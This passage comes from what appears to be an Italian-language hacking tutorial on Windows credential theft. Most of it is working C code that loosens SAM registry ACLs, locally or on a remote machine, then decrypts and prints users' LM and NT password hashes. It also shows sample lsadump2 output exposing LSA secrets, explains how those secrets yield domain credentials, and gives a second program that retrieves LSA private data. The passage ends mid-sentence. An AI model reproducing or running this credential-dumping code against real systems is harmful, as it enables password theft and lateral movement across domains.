    name = va_arg( ap, char *);
    amask = va_arg( ap, DWORD);
    if(AddAccessAllowedAce( pacl, ACL_REVISION, amask, sids[i]) == FALSE) {
      fprintf( stderr, "create_sd_from_list: AddAccessAllowedAce fail. Error was
%s\n",
                 str_oserr(GetLastError()));
      goto cleanup;
    }
    /* Make sure the ACE is inheritable */
    if(GetAce( pacl, 0, (LPVOID *)&ace_p) == FALSE) {
      fprintf( stderr, "create_sd_from_list: GetAce fail. Error was %s\n",
                 str_oserr(GetLastError()));
      goto cleanup;
    }
    ace_p->AceFlags |= ( CONTAINER_INHERIT_ACE | OBJECT_INHERIT_ACE);
  }

  /* Add the ACL into the sd. */
```

```
  if(SetSecurityDescriptorDacl( sdout, TRUE, pacl, FALSE) == FALSE) {
    fprintf( stderr, "create_sd_from_list: SetSecurityDescriptorDacl fail. Error was 
%s\n",
               str_oserr(GetLastError()));
    goto cleanup;
  }
  for( i = 0; i < num; i++)
    if(sids[i] != 0)
      LocalFree((HLOCAL)sids[i]);
  free(sids);

  return TRUE;

cleanup:

  if(sids != 0) {
    for( i = 0; i < num; i++)
      if(sids[i] != 0)
        LocalFree((HLOCAL)sids[i]);
    free(sids);
  }
  if(pacl != 0)
    LocalFree((HLOCAL)pacl);
  return FALSE;
}

/*
 * Function to go over all the users in the SAM and set an ACL
 * on them.
 */

int set_userkeys_security( HKEY start, const char *path, SECURITY_DESCRIPTOR *psd, 
                                              HKEY *return_key)
{
       HKEY key;
       DWORD err;
       char usersid[128];
       DWORD indx = 0;

       /* Open the path and enum all the user keys - setting
          the same security on them. */
       if((err = RegOpenKeyEx( start, path, 0, KEY_ENUMERATE_SUB_KEYS, &key)) !=
                                 ERROR_SUCCESS) {
              fprintf(stderr, "set_userkeys_security: Failed to open key %s to 
enumerate. \
Error was %s.\n",
                                 path, str_oserr(err));
                     return -1;
       }


       /* Now enumerate the subkeys, setting the security on them all. */
       do {
              DWORD size;
              FILETIME ft;

              size = sizeof(usersid);
              err = RegEnumKeyEx(   key, indx, usersid, &size, 0, 0, 0, &ft);
              if(err == ERROR_SUCCESS) {
                     HKEY subkey;

                     indx++;
                     if((err = RegOpenKeyEx( key, usersid, 0, WRITE_DAC, &subkey)) !=
                                        ERROR_SUCCESS) {
                            fprintf(stderr, "set_userkeys_security: Failed to open 
key %s to set security. \
Error was %s.\n",
                                        usersid, str_oserr(err));
                            RegCloseKey(key);
                            return -1;
                     }
                     if((err = RegSetKeySecurity( subkey, DACL_SECURITY_INFORMATION,
                                                                     psd)) != 
ERROR_SUCCESS) {
                            fprintf(stderr, "set_userkeys_security: Failed to set 
security on key %s. \
Error was %s.\n",
```

```
                                             usersid, str_oserr(err));
                              RegCloseKey(subkey);
                              RegCloseKey(key);
                              return -1;
                       }
                       RegCloseKey(subkey);
               }
       } while(err == ERROR_SUCCESS);

       if(err != ERROR_NO_MORE_ITEMS) {
               RegCloseKey(key);
               return -1;
       }
       if(return_key == 0)
               RegCloseKey(key);
       else
               *return_key = key;
       return 0;
}

/*
 * Function to travel down the SAM security tree in the registry and restore
 * the correct ACL on them. Returns 0 on success. -1 on fail.
 */

int restore_sam_tree_access( HKEY start )
{
       char path[128];
       char *p;
       HKEY key;
       DWORD err;
       SECURITY_DESCRIPTOR sd;
       DWORD admin_mask;

       admin_mask = WRITE_DAC | READ_CONTROL;

       if(create_sd_from_list( &sd, 2, "SYSTEM", GENERIC_ALL,
                                                    "Administrators", admin_mask) ==
FALSE)
               return -1;

       strcpy( path, "SECURITY\\SAM\\Domains\\Account\\Users");

       /* Remove the security on the user keys first. */
       if(set_userkeys_security( start, path, &sd, 0) != 0)
                       return -1;

       /* now go up the path, restoring security */
       do {
               if((err = RegOpenKeyEx( start, path, 0, WRITE_DAC, &key)) !=
                                             ERROR_SUCCESS) {
                       fprintf(stderr, "restore_sam_tree_access:Failed to open key %s
to set \
security. Error was %s.\n",
                                      path, str_oserr(err));
                       return -1;
               }
               if((err = RegSetKeySecurity( key, DACL_SECURITY_INFORMATION,
                                                             &sd)) !=
ERROR_SUCCESS) {
                       fprintf(stderr, "restore_sam_tree_access: Failed to set security
on key %s. \
Error was %s.\n",
                                      path, str_oserr(err));
                       RegCloseKey(key);
                       return  -1;
               }
               RegCloseKey(key);
               p = strrchr(path, '\\');
               if( p != 0)
                       *p = 0;
       } while( p != 0 );

       return 0;
}

/*
```

```
 * Function to travel the security tree and add Administrators
 * access as WRITE_DAC, READ_CONTROL and READ.
 * Returns 0 on success. -1 on fail if no security was changed,
 * -2 on fail if security was changed.
 */

int set_sam_tree_access( HKEY start, HKEY *return_key)
{
	char path[128];
	char *p;
	HKEY key;
	DWORD err;
	BOOL security_changed = FALSE;
	SECURITY_DESCRIPTOR sd;
	DWORD admin_mask;
	BOOL finished = FALSE;

	admin_mask = WRITE_DAC | READ_CONTROL | KEY_QUERY_VALUE |
KEY_ENUMERATE_SUB_KEYS;

	if(create_sd_from_list( &sd, 2, "SYSTEM", GENERIC_ALL,
					"Administrators", admin_mask) ==
FALSE)
		return -1;

	strcpy( path, "SECURITY\\SAM\\Domains\\Account\\Users");
	p = strchr(path, '\\');

	do {
		if( p != 0)
			*p = 0;
		else
			finished = TRUE;
		if((err = RegOpenKeyEx( start, path, 0, WRITE_DAC, &key)) !=
						ERROR_SUCCESS) {
			fprintf(stderr, "set_sam_tree_access:Failed to open key %s to
set \
security. Error was %s.\n",
					path, str_oserr(err));
			return (security_changed ? -2: -1);
		}
		if((err = RegSetKeySecurity( key, DACL_SECURITY_INFORMATION,
								&sd)) !=
ERROR_SUCCESS) {
			fprintf(stderr, "set_sam_tree_access: Failed to set security on
key %s. \
Error was %s.\n",
					path, str_oserr(err));
			RegCloseKey(key);
			return (security_changed ? -2: -1);
		}
		security_changed = TRUE;
		RegCloseKey(key);
		if(p != 0) {
			*p++ = '\\';
			p = strchr(p, '\\');
		}
	} while( !finished );

	if(set_userkeys_security( start, path, &sd, &key) != 0)
		return -2;
	if(return_key == 0)
		RegCloseKey(key);
	else
		*return_key = key;
	return 0;
}

/*
 * Function to get a little-endian int from an offset into
 * a byte array.
 */

int get_int( char *array )
{
	return ((array[0]&0xff) + ((array[1]<<8)&0xff00) +
		   ((array[2]<<16)&0xff0000) +
```

```
                  ((array[3]<<24)&0xff000000));
}

/*
 * Convert a 7 byte array into an 8 byte des key with odd parity.
 */

void str_to_key(unsigned char *str,unsigned char *key)
{
       void des_set_odd_parity(des_cblock *);
       int i;

       key[0] = str[0]>>1;
       key[1] = ((str[0]&0x01)<<6) | (str[1]>>2);
       key[2] = ((str[1]&0x03)<<5) | (str[2]>>3);
       key[3] = ((str[2]&0x07)<<4) | (str[3]>>4);
       key[4] = ((str[3]&0x0F)<<3) | (str[4]>>5);
       key[5] = ((str[4]&0x1F)<<2) | (str[5]>>6);
       key[6] = ((str[5]&0x3F)<<1) | (str[6]>>7);
       key[7] = str[6]&0x7F;
       for (i=0;i<8;i++) {
              key[i] = (key[i]<<1);
       }
       des_set_odd_parity((des_cblock *)key);
}

/*
 * Function to convert the RID to the first decrypt key.
 */

void sid_to_key1(unsigned long sid,unsigned char deskey[8])
{
       unsigned char s[7];

       s[0] = (unsigned char)(sid & 0xFF);
       s[1] = (unsigned char)((sid>>8) & 0xFF);
       s[2] = (unsigned char)((sid>>16) & 0xFF);
       s[3] = (unsigned char)((sid>>24) & 0xFF);
       s[4] = s[0];
       s[5] = s[1];
       s[6] = s[2];

       str_to_key(s,deskey);
}

/*
 * Function to convert the RID to the second decrypt key.
 */

void sid_to_key2(unsigned long sid,unsigned char deskey[8])
{
       unsigned char s[7];

       s[0] = (unsigned char)((sid>>24) & 0xFF);
       s[1] = (unsigned char)(sid & 0xFF);
       s[2] = (unsigned char)((sid>>8) & 0xFF);
       s[3] = (unsigned char)((sid>>16) & 0xFF);
       s[4] = s[0];
       s[5] = s[1];
       s[6] = s[2];

       str_to_key(s,deskey);
}

/*
 * Function to split a 'V' entry into a users name, passwords and comment.
 */

int check_vp(char *vp, int vp_size, char **username, char **fullname,
                       char **comment, char **homedir,
                       char *lanman,int *got_lanman,
                       char *md4,  int *got_md4,
                       DWORD rid
                       )
{
       des_key_schedule ks1, ks2;
       des_cblock deskey1, deskey2;
```

```
        int username_offset = get_int(vp + 0xC);
        int username_len = get_int(vp + 0x10);
        int fullname_offset = get_int(vp + 0x18);
        int fullname_len = get_int(vp + 0x1c);
        int comment_offset = get_int(vp + 0x24);
        int comment_len = get_int(vp + 0x28);
        int homedir_offset = get_int(vp + 0x48);
        int homedir_len = get_int(vp + 0x4c);
        int pw_offset = get_int(vp + 0x9c);

        *username = 0;
        *fullname = 0;
        *comment = 0;
        *homedir = 0;
        *got_lanman = 0;
        *got_md4 = 0;

        if(username_len < 0 || username_offset < 0 || comment_len < 0 ||
                          fullname_len < 0 || homedir_offset < 0 ||
                       comment_offset < 0 || pw_offset < 0)
               return -1;
        username_offset += 0xCC;
        fullname_offset += 0xCC;
        comment_offset += 0xCC;
        homedir_offset += 0xCC;
        pw_offset += 0xCC;

        if((*username = (char *)malloc(username_len + 1)) == 0) {
               fprintf(stderr, "check_vp: malloc fail for username.\n");
               return -1;
        }
        if((*fullname = (char *)malloc(fullname_len + 1)) == 0) {
               fprintf(stderr, "check_vp: malloc fail for username.\n");
               free(*username);
               *username = 0;
               return -1;
        }
        if((*comment = (char *)malloc(comment_len + 1)) == 0) {
               fprintf(stderr, "check_vp: malloc fail for comment.\n");
               free(*username);
               *username = 0;
               free(*fullname);
               *fullname = 0;
               return -1;
        }
        if((*homedir = (char *)malloc(homedir_len + 1)) == 0) {
               fprintf(stderr, "check_vp: malloc fail for homedir.\n");
               free(*username);
               *username = 0;
               free(*fullname);
               *fullname = 0;
               free(*comment);
               *comment = 0;
               return -1;
        }
        wcstombs( *username, (wchar_t *)(vp + username_offset),
username_len/sizeof(wchar_t));
        (*username)[username_len/sizeof(wchar_t)] = 0;
        wcstombs( *fullname, (wchar_t *)(vp + fullname_offset),
fullname_len/sizeof(wchar_t));
        (*fullname)[fullname_len/sizeof(wchar_t)] = 0;
        wcstombs( *comment, (wchar_t *)(vp + comment_offset),
comment_len/sizeof(wchar_t));
        (*comment)[comment_len/sizeof(wchar_t)] = 0;
        wcstombs( *homedir, (wchar_t *)(vp + homedir_offset),
homedir_len/sizeof(wchar_t));
        (*homedir)[homedir_len/sizeof(wchar_t)] = 0;

        if(pw_offset >= vp_size) {
               /* No password */
               *got_lanman = 0;
               *got_md4 = 0;
               return 0;
        }

        /* Check that the password offset plus the size of the
           lanman and md4 hashes fits within the V record. */
```

```
        if(pw_offset + 32 > vp_size) {
                /* Account disabled ? */
                *got_lanman = -1;
                *got_md4 = -1;
                return 0;
        }

        /* Get the two decrpt keys. */
        sid_to_key1(rid,(unsigned char *)deskey1);
        des_set_key((des_cblock *)deskey1,ks1);
        sid_to_key2(rid,(unsigned char *)deskey2);
        des_set_key((des_cblock *)deskey2,ks2);

        vp += pw_offset;
        /* Decrypt the lanman password hash as two 8 byte blocks. */
        des_ecb_encrypt((des_cblock *)vp,
                                (des_cblock *)lanman, ks1, DES_DECRYPT);
        des_ecb_encrypt((des_cblock *)(vp + 8),
                                (des_cblock *)&lanman[8], ks2, DES_DECRYPT);

        vp += 16;
        /* Decrypt the NT md4 password hash as two 8 byte blocks. */
        des_ecb_encrypt((des_cblock *)vp,
                                (des_cblock *)md4, ks1, DES_DECRYPT);
        des_ecb_encrypt((des_cblock *)(vp + 8),
                                (des_cblock *)&md4[8], ks2, DES_DECRYPT);

        *got_lanman = 1;
        *got_md4 = 1;
        return 0;
}

/*
 * Function to print out a 16 byte array as hex.
 */

void print_hexval(char *val)
{
        int i;
        for(i = 0; i < 16; i++)
                printf("%02X", (unsigned char)val[i]);
}

/*
 * Function to strip out any ':' or '\n', '\r' from a text
 * string.
 */

void strip_text( char *txt )
{
        char *p;
        for( p = strchr(txt, ':'); p ; p = strchr( p + 1, ':'))
                *p = '_';
        for( p = strchr(txt, '\n'); p ; p = strchr(p + 1, '\n'))
                *p = '_';

        for( p = strchr(txt, '\r'); p ; p = strchr(p + 1, '\r'))
                *p = '_';
}

/*
 * Function to dump a users smbpasswd entry onto stdout.
 * Returns 0 on success, -1 on fail.
 */

int printout_smb_entry( HKEY user, DWORD rid )
{
        DWORD err;
        DWORD type;
        DWORD size = 0;
        char *vp;
        char lanman[16];
        char md4_hash[16];
        char *username;
        char *fullname;
        char *comment;
        char *homedir;
```

```
        int got_lanman;
        int got_md4;

        /* Find out how much space we need for the 'V' value. */
        if((err = RegQueryValueEx( user, "V", 0, &type, 0, &size))
                                                        != ERROR_SUCCESS) {
                fprintf(stderr, "printout_smb_entry: Unable to determine size needed \
for user 'V' value. Error was %s.\n", str_oserr(err));
                return -1;
        }
        if((vp = (char *)malloc(size)) == 0) {
                fprintf(stderr, "printout_smb_entry: malloc fail for user entry.\n");
                return -1;
        }
        if((err = RegQueryValueEx( user, "V", 0, &type, (LPBYTE)vp, &size))
                                                        != ERROR_SUCCESS) {
                fprintf(stderr, "printout_smb_entry: Unable to read user 'V' value. \
Error was %s.\n", str_oserr(err));
                free(vp);
                return -1;
        }
        /* Check heuristics */
        if(check_vp(vp, size, &username, &fullname, &comment,
                                            &homedir, lanman, &got_lanman,
                              md4_hash, &got_md4, rid) != 0) {
                fprintf(stderr, "Failed to parse entry for RID %X\n", rid);
                free(vp);
                return 0;
        }
        /* Ensure username of comment don't have any nasty suprises
           for us such as an embedded ':' or '\n' - see multiple UNIX
           passwd field update security bugs for details... */
        strip_text( username );
        strip_text( fullname );
        strip_text( comment );
        /* If homedir contains a drive letter this mangles it - but it protects
           the integrity of the smbpasswd file. */
        strip_text( homedir );

        printf("%s:%d:", username, rid);
        if(got_lanman) {
                if(got_lanman == -1) /* Disabled account ? */
                        printf("********************************");
                else
                        print_hexval(lanman);
        } else
                printf("NO PASSWORD*********************");
        printf(":");
        if(got_md4) {
                if(got_md4 == -1)  /* Disabled account ? */
                        printf("********************************");
                else
                        print_hexval(md4_hash);
        } else
                printf("NO PASSWORD*********************");
        printf(":");
        if(*fullname)
                printf("%s", fullname);
        if(*fullname && *comment)
                printf(",");
        if(*comment)
                printf("%s", comment);
        printf(":");
        if(*homedir)
                printf("%s", homedir);
        printf(":\n");

        free(username);
        free(comment);
        free(homedir);
        free(vp);
        return 0;
}

/*
 * Function to go through all the user SID's - dumping out
 * their SAM values. Returns 0 on success, -1 on fail.
```

```
 */

int enumerate_users( HKEY key)
{
	DWORD indx = 0;
	DWORD err;
	DWORD rid;
	char usersid[128];

	do {
		DWORD size;
		FILETIME ft;

		size = sizeof(usersid);
		err = RegEnumKeyEx(   key, indx, usersid, &size, 0, 0, 0, &ft);
		if(err == ERROR_SUCCESS) {
			HKEY subkey;

			indx++;
			if((err = RegOpenKeyEx( key, usersid, 0, KEY_QUERY_VALUE,
&subkey)) !=
						ERROR_SUCCESS) {
				fprintf(stderr, "enumerate_users: Failed to open key %s
to read value. \
Error was %s.\n",
						usersid, str_oserr(err));
				RegCloseKey(key);
				return -1;
			}
			rid = strtoul(usersid, 0, 16);
			/* Hack as we know there is a Names key here */
			if(rid != 0) {
				if(printout_smb_entry( subkey, rid ) != 0) {
					RegCloseKey(subkey);
					return -1;
				}
			}
			RegCloseKey(subkey);
		}
	} while(err == ERROR_SUCCESS);

	if(err != ERROR_NO_MORE_ITEMS) {
		RegCloseKey(key);
		return -1;
	}
	return 0;
}

/*
 * Print usage message and die.
 */
void usage(const char *arg0) {
	fprintf(stderr, "Usage: %s <\\\\machine>\n", arg0);
	exit(-1);
}

/*
 * usage: \\machine
 */

int main(int argc, char **argv)
{
	char username[128];
	DWORD size;
	HKEY start_key = HKEY_LOCAL_MACHINE;
	HKEY users_key;
	int err;

	if(argc > 2)
		usage(argv[0]);

	/*
	 * Ensure we are running as Administrator before
	 * we will run.
	 */
	size = sizeof(username);
	if(GetUserName(username, &size)== FALSE) {
```

```
                fprintf(stderr, "%s: GetUserName() failed. Error was %s.",
                        argv[0], str_oserr(GetLastError()));
                return -1;
        }

        if(stricmp( "Administrator", username) != 0) {
                fprintf(stderr, "%s: You must be running as user Administrator \
to run this program\n", argv[0]);
                return -1;
        }

        /*
         * Open a connection to the remote machines registry.
         */
        if(argc == 2) {
                if((err = RegConnectRegistry( argv[1], HKEY_LOCAL_MACHINE, &start_key))
!=
                        ERROR_SUCCESS) {
                        fprintf(stderr, "%s: Failed to connect to registry on remote
computer %s.\
Error was %s.\n", argv[0], argv[1], str_oserr(err));
                        return -1;
                }
        }

        /*
         * We need to get to HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users.
         * The security on this key normally doesn't allow Administrators
         * to read - we need to add this.
         */

        if((err = set_sam_tree_access( start_key, &users_key)) != 0) {
                if(err == -2)
                        restore_sam_tree_access( start_key);
                return -1;
        }
        /* Print the users SAM entries in smbpasswd format onto stdout. */
        enumerate_users( users_key );
        RegCloseKey(users_key);
        /* reset the security on the SAM */
        restore_sam_tree_access( start_key );
        if(start_key != HKEY_LOCAL_MACHINE)
                RegCloseKey(start_key);
        return 0;
}
```

LSA

Un'altra delle spade nel fianco dei sistemi Windows è relativa alle informazioni che mediante un utility che si chiama lsadump2 si possono ottenere.

```
E:\Rhino9\lsadump2>lsadump2
$MACHINE.ACC
 E8 17 E6 E8 CC 3D 74 0D A7 48 53 F3 29 AE 69 A3  .....=t..HS.).i.
 BC 54 D8 E9 6D 46 EC 62 9E 00 FA 7F              .T..mF.b....
aspnet_WP_PASSWORD
 4E 00 6D 00 69 00 61 00 31 00 4E 00 48 00 68 00  N.m.i.a.1.N.H.h.
 36 00 45 00                                      6.E.
DefaultPassword
DPAPI_SYSTEM
 01 00 00 00 B4 2F BD AD 6F B1 5B 44 EA FD 02 FC  ...../..o.[D....
 2E 5A 21 BA 99 DC 09 7B F1 FB 27 D1 AB B2 68 FF  .Z!....{..'...h.
 34 D6 20 42 D0 FC B8 60 D1 01 83 BC              4. B...`....
MicrosoftSQLServerAgentProxyPasswordKey
 5A FA FE B5 25 75 34 36 45 23 25 60 0E 82 9C 53  Z...%u46E#%`...S
 83 A9 9C E8 09 3B 85 80 87 75 06 01 85 E1 9E 51  .....;...u.....Q
NL$KM
 E2 AC 22 C0 AE BC 7F CC 44 2F F5 33 36 66 D1 94  ..".....D/.36f..
 30 93 9D BA C5 0A 96 F5 FD DA F9 6D 01 06 87 CE  0.........m....
 50 37 92 1E 49 7A 76 38 4F 78 92 5A 21 19 3A EA  P7..Izv8Ox.Z!.:.
 E2 2C FB 4F A5 FE 82 35 D1 12 F7 C7 20 11 E9 1A  .,.O...5.... ...
SAC
 02 00 00 00                                      ....
SAI
```

```
 02 00 00 00                                          ....
SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}
 45 00 55 00 74 00 39 00 79 00 48 00 4F 00 6B 00  E.U.t.9.y.H.O.k.
 44 00 61 00 24 00 30 00 46 00 72 00 00 00        D.a.$.0.F.r...
SCM:{6c736d4F-CBD1-11D0-B3A2-00A0C91E29FE}
 71 00 75 00 5B 00 77 00 57 00 67 00 46 00 5B 00  q.u.[.w.W.g.F.[.
 52 00 36 00 71 00 7C 00 37 00 47 00 00 00        R.6.q.|.7.G...
SCM:{B1D27591-DDCC-11D0-938B-00A0C9034910}
 32 00 31 00 4A 00 21 00 22 00 2F 00 77 00 29 00  2.1.J.!."./.w.).
 39 00 63 00 30 00 4F 00 35 00 4F 00 00 00        9.c.0.O.5.O...
SCM:{D0362CF9-9DAC-4898-8D1A-CC11034B1B68}
 65 00 33 00 41 00 72 00 54 00 50 00 3D 00 29 00  e.3.A.r.T.P.=.).
 32 00 38 00 4D 00 5A 00 6B 00 73 00 00 00        2.8.M.Z.k.s...
SCM:{D1362CF9-9DAC-4898-8D1A-CC11034B1B68}
 65 00 33 00 41 00 72 00 54 00 50 00 3D 00 29 00  e.3.A.r.T.P.=.).
 32 00 38 00 4D 00 5A 00 6B 00 73 00 00 00        2.8.M.Z.k.s...
XATM:ae448fc0-069f-4980-b998-f2ccd2cbb6b3
 5B 00 76 00 EB 00 DB 00 6F 00 AF 00 7E 01 45 00  [.v.....o...~.E.
 42 00 C9 00 61 01 6B 00 DC 00 EF 00 C4 00 66 00  B...a.k.......f.
 23 00 1D 00 AE 00 7E 00 C6 00 FF 00 19 00 3E 00  #.....~.......>.
 19 20 7C 00 92 01 6E 00 C2 00 34 00 40 00 2A 00  . |...n...4.@.*.
 B4 00 78 01 41 00 7E 00 56 00 E9 00 26 20 1E 00  ..x.A.~.V...& ..
 7A 00 31 00 4A 00 6A 00 18 20 15 00 AF 00 F9 00  z.1.J.j.. ......
 5E 00 EA 00 5E 00 92 01 14 20 68 00 38 00 65 00  ^...^.... h.8.e.
 A9 00 53 00 EF 00 F1 00 52 00 B4 00 13 20 F2 00  ..S.....R..... ..
 4D 00 FF 00 1A 20 13 20 11 00 4B 00 FC 00 23 00  M.... . ..K...#.
 13 00 27 00 BC 00 E6 00 A9 00 03 00 21 20 3B 00  ..'.........! ;.
 CA 00 C7 00 C0 00 26 00 72 00 1D 20 6C 00 22 00  ......&.r.. l.".
 31 00 CD 00 BC 00 42 00 51 00 58 00 58 00 AF 00  1.....B.Q.X.X...
 C9 00 42 00 D6 00 22 20 A0 00 59 00 AF 00 45 00  ..B..." ..Y...E.
 3F 00 3A 20 6B 00 44 00 41 00 26 00 40 00 2C 00  ?.: k.D.A.&.@.,.
 5A 00 4F 00 1E 20 B7 00 6F 00 B4 00 6E 00 08 00  Z.O.. ..o...n...
 64 00 C9 00 20 20 DB 00 7F 00 50 00 31 00 04 00  d...  ....P.1...
 42 00 3A 20 BA 00 14 20 DC 00 E7 00 0D 00 49 00  B.: ... ......I.
 E1 00 74 00 46 00 C2 00 46 00 B9 00 13 00 47 00  ..t.F...F.....G.
 7D 00 FC 00 AB 00 AE 00 42 00 E6 00 36 00 C2 00  }.......B...6...
 AB 00 30 20 48 00 AA 00 3B 00 26 20 63 00 E4 00  ..0 H...;.& c...
 34 00 6A 00 CB 00 48 00 03 00 08 00 40 00 D3 00  4.j...H.....@...
 62 00 2E 00 79 00 0D 00 29 00 D3 00 B4 00 78 01  b...y...).....x.
 50 00 B8 00 A9 00 37 00 04 00 57 00 B6 00 5A 00  P.....7...W...Z.
 12 00 F2 00 E2 00 A2 00 13 20 FF 00 53 00 60 00  ......... ..S.`.
 13 20 DD 00 41 00 7A 00 14 20 7F 00 CC 00 DC 00  . ..A.z.. ......
 0A 00 65 00 F9 00 A0 00 7B 00 50 00 56 00 BF 00  ..e.....{.P.V...
 38 00 FD 00 A3 00 5C 00 A2 00 18 00 77 00 A6 00  8.....\.....w...
 23 00 AD 00 21 00 6D 00 72 00 13 00 79 00 C4 00  #...!.m.r...y...
 5A 00 3D 00 6D 00 FD 00 19 20 EC 00 00 00 BB 00  Z.=.m.... ......
 C7 00 54 00 92 01 C6 00 00 00 FB 00 BF 00 69 00  ..T...........i.
 B5 00 1C 20 0D 00 C7 00 C1 00 14 00 35 00 AC 20  ... ........5..
C1 00 30 20 57 00 03 00 3E 00 1D 00 AC 00 A6 00  ..0 W...>.......
```

Ma cosa analizza di fatto lsadump ?
Il sistema è la dimostrazione di come risulta eccessivamente pericoloso lasciare delle credenziali per il logon non codificate per i sistemi esterni.
All'interno del registro esiste un insieme di informazioni chiamate LSA Secrets (Local Security Authority) che si trovano sotto la sottochiave :

```
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
```

Il sistema LSA viene anche definito con il termine di Security Subsystem ed è di fatto la componente centrale della sicurezza NT
In altre parole Local Security Authority è un subset protetto di Windows che mantiene le informazioni relative a tutti gli aspetti della sicurezza locale di un sistema, generalmente conosciuto con il termine di local security policy.
Queste informazioni includono :

- Le password degli accounts di servizio specificate come testi. Questi tipi di accessi sono necessari ai programmi che devono loggare per eseguire delle funzioni nell'ambito dei contesti degli utenti attivi.
- La chace delle password e gli ultimi 10 utenti loggiati nella macchina.
- Le passwords FTP e WEB


- Remote Access Service (RAS)
- Le passwords usate dai sistemi remoti per l'accesso al dominio

Supponiamo di avere un server standalone che esegua del servizi SQL eseguiti all'interno di un contesto relativo ad un utente del dominio.
Se il server avesse una password di Administrator locale blank allora LSA Secrets potrebbe essere utilizzato per guadagnare l'accesso e la password a livello di utente del dominio.
Questa vulnerabilità potrebbe anche essere utilizzata per compromettere una configurazione di un multimaster domain.
Se un resource domain server possedesse un servizio in esecuzione all'interno di un contesto di un utente del master domain, la manomissione del server all'interno del resource domain potrebbe permettere all'attaccante di ottenere credenziali all'interno del master domain.
Nell'esempio di output di prima è possibile vedere che il sistema possiede un servizio SQL Server.

```
MicrosoftSQLServerAgentProxyPasswordKey
 5A FA FE B5 25 75 34 36 45 23 25 60 0E 82 9C 53  Z...%u46E#%`...S
 83 A9 9C E8 09 3B 85 80 87 75 06 01 85 E1 9E 51  .....;...u.....Q
```

Gli oggetti Policy sono utilizzati per controllare gli accessi al sistema di database LSA il quale contiene informazioni che vengono applicate a tutto il sistema ed in ogni caso definisce tutti i valori di default.
Ogni sistema possiede un solo Policy object il quale viene creato quando il sistema parte e in ogni caso nessuna applicazione può crearlo o distruggerlo.
Le informazioni salvate in questo oggetto Policy sono :

- Il default di sistema della quota di memoria. Quote particolari possono essere assegnate ad individui, gruppi o gruppi locali.
- Requisiti particolari di sistema relativi alla security auditing.
- Informazioni relative al dominio principale del sistema. Queste informazioni includono il nome e il SID del dominio primario, il nome dell'account utilizzato nell'autenticazione, il nome del domain controller e altre informazioni di questo tipo.Capite che questo meccanismo è di fatto uno dei punti fondamentali della sicurezza di un sistema Windows.
- Informazioni relative all'autorità LSA sia della master copy delle informaz<ioni di Policy che della replica.

Esistono delle funzioni all'interno dei vari SDK di Microsoft che permettono di interrogare le informazioni legate al sistema LSA.
SDK è LSA Authentication e dentro a questo troverete tutte le funzioni che permettono di gestore questo meccanismo.
Il sistema dell'autenticazione viene schematizzato con :

Guardate il seguente programmino che stampa tutte le informazioni usando le funzioni del SDK :

```
#include <windows.h>
#include <stdio.h>

#include "ntsecapi.h"
#define AST(x) if (!(x)) {printf("Failed line %d\n",
__LINE__);exit(1);} else
void write();

PLSA_UNICODE_STRING
str(LPWSTR x)
{
    static LSA_UNICODE_STRING s;

    s.Buffer=x;
    s.Length=wcslen(x)*sizeof(WCHAR);
    s.MaximumLength = (wcslen(x)+1)*2;
    return &s;
}

int _cdecl
main(int argc, char *argv[])
{
    LSA_HANDLE pol;
    PLSA_UNICODE_STRING foo;
    LSA_OBJECT_ATTRIBUTES attrs;
    WCHAR keyname[256]=L"";
    WCHAR host[256]=L"";

    wsprintfW(keyname, L"%hS", argv[1]);
    if(argc == 3) wsprintfW(host, L"%hS", argv[2]);
    memset(&attrs, 0, sizeof(attrs));
    AST(!LsaOpenPolicy(str(host), &attrs, 0, &pol));
    AST(!LsaRetrievePrivateData(pol, str(keyname), &foo));
    write(1, foo->Buffer, foo->Length);
    LsaClose(pol);
    exit(0);
}
```

Uno dei siti su cui sono presenti moltissime utilities di analisi è :

```
http://www.razor.com
```

Su questo coma abbiamo appena detto sono presenti numerose utilities tra cui ad esempio un pacchetto composto da diversi tools chiamato ACL TOOLS v1.0.
Il pacchetto contiene lsaacl e samacl i quali sono due editor per gli oggetti LSA e SAM.
Il primo viene lanciato tramite linea di comando mediante :

